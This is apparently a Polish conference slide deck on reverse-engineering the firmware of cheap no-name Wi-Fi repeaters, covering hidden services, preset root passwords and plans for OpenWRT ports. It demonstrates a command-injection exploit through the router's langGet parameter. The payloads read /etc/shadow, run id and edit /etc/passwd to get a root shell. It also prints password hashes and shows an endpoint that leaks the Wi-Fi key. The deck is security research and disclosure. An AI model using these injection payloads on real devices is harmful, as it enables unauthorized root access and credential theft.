18    free_all(1,pcVar1);
19    return;
20}
21
```

# Analiza oprogramowania – no-name WDR122B

- Czy więc zamiast wysłać POST:

`http://192.168.188.1/cgi-bin/adm.cgi`

`langGet=en&CMD=LANG`

- wystarczy zmienić parametr *langGet* na:

`langGet=;echo -n 1 > /tmp/login&CMD=LANG`

- żeby dostać autoryzację?

# Analiza oprogramowania – no-name WDR122B

- Tak, wystarczy:

```
//@ sourceURL= login_data.js login_s = "1"; //auth_s = "1"; auth_s = "1";
langGet = ""; auth_info = ""; lanmac = ""; logo_type = "zx"; p_model =
"WDR28"; configed = "1";
```

- Choć jak już kontrolujemy *login\_s*:

```
langGet=;echo -n 2 > /tmp/login&CMD=LANG
```

```
login_s = "2";
```

- Możemy zrobić inne rzeczy, np.:

```
langGet=;pwd > /tmp/login&CMD=LANG
```

```
login_s = "/www/cgi-bin ";
```

# Analiza oprogramowania – no-name WDR122B

- Albo:

```
langGet=;grep 'admin' /etc/shadow > /tmp/login&CMD=LANG
```

```
login_s = "admin:$1$mUfAps1u$C6dhcb2ocwx89xs9ofhJX.:18388:0:99999:7::: ";
```

```
langGet=;id > /tmp/login&CMD=LANG
```

```
login_s = "uid=0(root) gid=0(root) ";
```

- W czym jeszcze ta „funkcjonalność” może nam pomóc?

# Analiza oprogramowania – no-name WDR122B

- Chcieliśmy dostać się do konsoli.
- Teraz znamy użytkowników, ale nie znamy haseł.
- W systemie plików są 4 pliki *shadow*: *shadow*, *shadow\_debug*, *shadow\_han*, *shadow\_sf*
- Wypisując zawartość pliku *shadow*, dostajemy dane z *shadow\_han*.
- W 3 plikach, hash hasła roota jest inny, a dla admina wszędzie taki sam.
- Hashe nie zmieniają się przy zmianie hasła do panelu.
- Czy więc wystarczy uzyskać hasło admina i dzięki temu dostaniemy się do konsoli?

# Analiza oprogramowania – no-name WDR122B

- Otóż nie:

```
root:x:0:0:root:/root:/bin/ash
daemon:*:1:1:daemon:/var:/bin/false
ftp:*:55:55:ftp:/home/ftp:/bin/false
network:*:101:101:network:/var:/bin/false
nobody:*:65534:65534:nobody:/var:/bin/false
admin:x:0:0:root:/root:/bin/false
```

- W tym przypadku admin = root, jednak ustawiony shell stanowi problem.
- Jak możemy go rozwiązać? Wystarczy POST:

<http://192.168.188.1/cgi-bin/adm.cgi>

```
langGet=;sed -i '/^admin:/s:/bin/false:/bin/ash:' /etc/passwd&CMD=LANG
```

# Analiza oprogramowania – no-name WDR122B

- Dla sprawdzenia:

```
langGet=;grep 'admin' /etc/passwd > /tmp/login&CMD=LANG
```

```
login_s = "admin:x:0:0:root:/root:/bin/ash ";
```

- Shell zmieniony, pozostała kwestia hasła:

```
root:$1$/riLGhyu$jFphruqB206cSkER92SaT.:18388:0:99999:7::: - shadow[_sf]
root:$1$ZN1pB6.Z$Wi0lg1QDzhKnDj/TrcZj71:19639:0:99999:7::: - shadow_debug
root:$1$7rmMiPJj$91iv9LWhfkZE/t7aCBdo.0:18388:0:99999:7::: - shadow_han
```

```
admin:$1$mUFAp$1u$C6dhcb2ocwx89xs9ofhJX.:18388:0:99999:7:::
```

- Dla konta *admin* hasło to...

# Analiza oprogramowania – no-name WDR122B

- *admin*
- Sprawdźmy więc, czy uda nam się teraz dostać do konsoli:

```
WDR28 login: admin  
Password:
```

```
BusyBox v1.23.2 (2023-11-01 17:55:22 CST) built-in shell (ash)
```



```
-----  
CHAOS CALMER (Chaos Calmer, unknown)
```

```
-----  
* 1 1/2 oz Gin           Shake with a glassful  
* 1/4 oz Triple Sec      of broken ice and pour  
* 3/4 oz Lime Juice      unstrained into a goblet.  
* 1 1/2 oz Orange Juice  
* 1 tsp. Grenadine Syrup  
-----
```

```
SDK V3.5 APSoC SDK 5.0.1.0  
Author QuSheng Chu  
EMAIL cqs6688@163.com  
Wechat youdianre110  
-----
```

```
root@WDR28:~#
```

# Analiza oprogramowania – MT02 M300

# Analiza oprogramowania – MT02 M300


- Obie wersje są do siebie bardzo podobne.
- Wykorzystują części z odzysku.
- Różnią się bootloaderami – wersja MT9533 używa BREED, a MT9341 skonstruowanej z kartonu i patyków wersji U-Boota.
- Wersja MT9341 używa niestandardowego baudrate w bootloaderze – 125000.

## Breed Web 恢复控制台




# Analiza oprogramowania – MT02 M300

- Sam interfejs jest bardzo prosty.
- Nie ma możliwości zalogowania, bo nie jest zabezpieczony hasłem.
- Ustawień do zmiany jest niewiele, a to co jest potrafi zablokować jego działanie i nie pokrywa się z dołączoną instrukcją.



# Analiza oprogramowania – MT02 M300

- Ustawienia „zaawansowane”:



Network Setup



Restore Factory Settings





Restart Device



Upgrade Firmware

# Analiza oprogramowania – MT02 M300

- Skoro dostępna funkcjonalność jest tak ograniczona, to dlaczego sprzętowo sytuacja wygląda znacznie lepiej? Bo działa na nim:



lede-project.org

-----  
Reboot (17.01-SNAPSHOT, r0-5779c62)  
-----

- Dość niespodziewane znalezisko, jednak to jeszcze nie wszystko!

# Analiza oprogramowania – MT02 M300

- Czy znajdziemy niespodziewaną aktywność sieciową?

```
root@srepeater:/# netstat -p -l -t
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address          Foreign Address        State      PID/Program name
tcp      0      0 0.0.0.0:25000           0.0.0.0:*            LISTEN     715/uhttpd
tcp      0      0 0.0.0.0:www            0.0.0.0:*            LISTEN     860/lighttpd
tcp      0      0 0.0.0.0:81             0.0.0.0:*            LISTEN     654/commuos
tcp      0      0 0.0.0.0:domain         0.0.0.0:*            LISTEN     1043/dnsmasq
tcp      0      0 0.0.0.0:ssh            0.0.0.0:*            LISTEN     684/dropbear
tcp      0      0 :::25000              ::::*               LISTEN     715/uhttpd
tcp      0      0 :::domain             ::::*               LISTEN     1043/dnsmasq
tcp      0      0 ::::ssh               ::::*               LISTEN     684/dropbear
tcp      0      0 ::::telnet            ::::*               LISTEN     693/telnetd
```

- Nawet więcej, niż można by się spodziewać.

# Analiza oprogramowania – MT02 M300

- SSH i Telnet bez możliwości wyłączenia przez zwykłego użytkownika.
- commuos na porcie 81.
- uhttpd na porcie 25000. Czyżby...

Srepeater

**Authorization Required**

Please enter your username and password.

Username

Password

# Analiza oprogramowania – MT02 M300

- Tak – zostawili LuCI.
- Serwer (domyślny) uhttpd przenieśli na port 25000, zamiast zmienić jego konfigurację.
- Dodali lighttpd do obsługi ich własnego interfejsu na porcie 80.
- Dorzucili też kilka niespodzianek.
- Hasło jest już fabrycznie ustawione:

```
root:$1$fy5eQ7UX$4D7jL1ifNH.ArCNBBBy3vE1:17521:0:99999:7:::
```

- Jak więc możemy zalogować się do oryginalnego interfejsu?

```
passwd
```

# Analiza oprogramowania – MT02 M300

- MT9533:

Srepeater   Status ▾   System ▾   Network ▾   Logout   **AUTO REFRESH ON**

## Status

### System

Hostname	Srepeater
Model	Zbtlink ZBT-WE1526
Firmware Version	LEDE Reboot 17.01-SNAPSHOT r0-5779c62 / LuCI lede-17.01 branch (git-19.271.72080-7b230b0)
Kernel Version	4.4.194
Local Time	Tue Sep 26 02:37:58 2023
Uptime	1h 26m 49s
Load Average	0.06, 0.02, 0.00

### Memory

Total Available	<div style="width: 61%;">37196 kB / 60384 kB (61%)</div>
Free	<div style="width: 56%;">34396 kB / 60384 kB (56%)</div>
Buffered	<div style="width: 4%;">2800 kB / 60384 kB (4%)</div>

# Analiza oprogramowania – MT02 M300

- MT9341:

The screenshot shows a web-based management interface for a device named 'Srepeater'. The top navigation bar includes links for 'Status', 'System', 'Network', and 'Logout', along with a green 'AUTO REFRESH ON' button. The main section is titled 'Status' and contains a 'System' summary table. The table provides the following details:

System	
Hostname	Srepeater
Model	YunCore CPE870
Firmware Version	LEDE Reboot 17.01-SNAPSHOT r0-219a4d5 / LuCI lede-17.01 branch (git-19.271.72080-7b230b0)
Kernel Version	4.4.194
Local Time	Sat Jan 27 16:15:39 2024
Uptime	0h 30m 16s
Load Average	0.11, 0.04, 0.01

# Analiza oprogramowania – MT02 M300

- Procesy:

Srepeater							Status	System	Network	Logout
654	root	/usr/sbin/commuos		0%	3%		 Hang Up	 Terminate	 Kill	
684	root	/usr/sbin/dropbear -F -P /var/run/dropbear.1.pid -p 22 -K 300 -T 3		0%	2%		 Hang Up	 Terminate	 Kill	
693	root	/usr/sbin/telnetd -F -l /bin/login.sh		0%	2%		 Hang Up	 Terminate	 Kill	
715	root	/usr/sbin/uhttpd -f -h /www -r Srepeater -x /cgi-bin -u /ubus -t 60 -T 30 -k 20 -A 1 -n 3 -N 100 -R -p 0.0.0.0:25000 -p [::]:25000		0%	3%		 Hang Up	 Terminate	 Kill	
739	root	/usr/sbin/masterCtrl		0%	3%		 Hang Up	 Terminate	 Kill	
789	root	{my_online.sh} /bin/sh /usr/sbin/my_online.sh		0%	2%		 Hang Up	 Terminate	 Kill	
791	root	bfbbutton		0%	3%		 Hang Up	 Terminate	 Kill	
860	root	/usr/sbin/lighttpd -f /etc/lighttpd /lighttpd_mkwros_tz.conf		0%	5%		 Hang Up	 Terminate	 Kill	
884	root	udhcpc -p /var/run/udhcpc-eth0.pid -s /lib/netifd /dhcp.script -f -t 0 -i eth0 -C -O 121		0%	2%		 Hang Up	 Terminate	 Kill	
887	root	odhcp6c -s /lib/netifd/dhcpv6.script -P0 -t120 eth0		0%	2%		 Hang Up	 Terminate	 Kill	

# Analiza oprogramowania – MT02 M300

- *To gniazdo ghuli. Trzeba je zniszczyć.*
- Ale najpierw skopiujemy ART (Atheros Radio Test).
- Jeżeli bootloaderem jest BREED, to najłatwiej jest z niego skorzystać:

Breed Web 恢复控制台



# Analiza oprogramowania – MT02 M300

- Jeżeli nie, to uniwersalnym sposobem będzie skorzystanie z konsoli:

```
root@srepeater:/# cat proc/mtd
dev:      size   erasesize  name
mtd0: 00010000 00010000 "u-boot"
mtd1: 00010000 00010000 "u-boot-env"
mtd2: 007c0000 00010000 "firmware"
mtd3: 00150000 00010000 "kernel"
mtd4: 00670000 00010000 "rootfs"
mtd5: 00370000 00010000 "rootfs_data"
mtd6: 00010000 00010000 "config"
mtd7: 00010000 00010000 "art"
root@srepeater:/# cat /dev/mtd7 > tmp/files/art.bin
root@Srepeater:/tmp# tar -czvf files.tar.gz files
```

```
scp -O -o HostKeyAlgorithms=ssh-rsa root@192.168.11.1:/tmp/files.tar.gz
/home/me/Desktop/
```

# Analiza oprogramowania – MT02 M300

- Skoro jesteśmy przy */tmp*, to jak wygląda proces aktualizacji przez ich interfejs?

```
FILE * __s;
char * len;
long lVar1;
size_t __size;
char * pcVar2;
size_t __n;
void * pvVar3;
char * pcVar4;
int iVar5;
undefined4 uVar6;

__s = fopen("/tmp/tmpRW","w");
len = getenv("CONTENT_LENGTH");
lVar1 = strtol(len,(char **)0x0,10);
__size = lVar1 + 1;
len = (char *)malloc(__size);
memset(len,0,__size);
fread(len,1,__size,stdin);
pcVar2 = strstr(len,"\r\n");
if (pcVar2 == (char *)0x0) {
    printf("%s %d","RFC1867 error",1);
    return 0xffffffff;
}
```

# Analiza oprogramowania – MT02 M300

- A co gdybyśmy zapomnieli hasła do WiFi?

POST /protocol.csp?


fname=net&opt=wzd\_conf&function=get&math=0.24196723552695087

- Na co otrzymujemy odpowiedź:

```
{ "opt": "wzd_conf", "fname": "net", "function": "get", "workmode": 1, "is5g": 0, "wanmode": 1, "dns": 0, "clone": 0, "ssid": "Extender_123456", "security": 1, "key": "hasloDoWifi", "error": 0 }
```


# Analiza oprogramowania – MT02 M300

- Tips & tricks:



- GPIO & BREED:

btntst - Test GPIO of buttons




# Podsumowanie analizy

- Jakość firmware, jak można było się spodziewać, jest beznadziejnie niska.
- Twórcy postanowili zostawić niespodzianki. Dla kogo?
- Wszystkie bazują na Open Source jednak brak jest dostępnych źródeł.
- Sprzęt jest ograniczany przez fabryczny firmware.
- Repeatery wyglądają na dobrą bazę do własnych projektów. Dla nich stworzymy porty U-Boot i OpenWRT.

# Modyfikacje sprzętu

- Możemy wymienić:
  - Flash (żółty) na 16MB. Limitowane przez SoC.
  - RAM (czerwony) na 128MB. Limitowane przez SoC, nietestowane, możliwe problemy. Cena RAM IC jest większa od ceny repeatera.







# Modyfikacje sprzętu

- Jeżeli mamy tylko lutownicę transformatorową, też możemy wymienić pamięć Flash.



# Modyfikacje sprzętu

- Wyprowadzenie USB (MT9341):
  - [https://openwrt.org/toh/tp-link/tl-wr841nd#usb\\_20\\_port\\_on\\_v8](https://openwrt.org/toh/tp-link/tl-wr841nd#usb_20_port_on_v8)
  - [https://openwrt.org/toh/tp-link/tl-wr741nd#usb\\_host\\_mod](https://openwrt.org/toh/tp-link/tl-wr741nd#usb_host_mod)



# Własne oprogramowanie

- Jak pozbyć się niespodzianek?
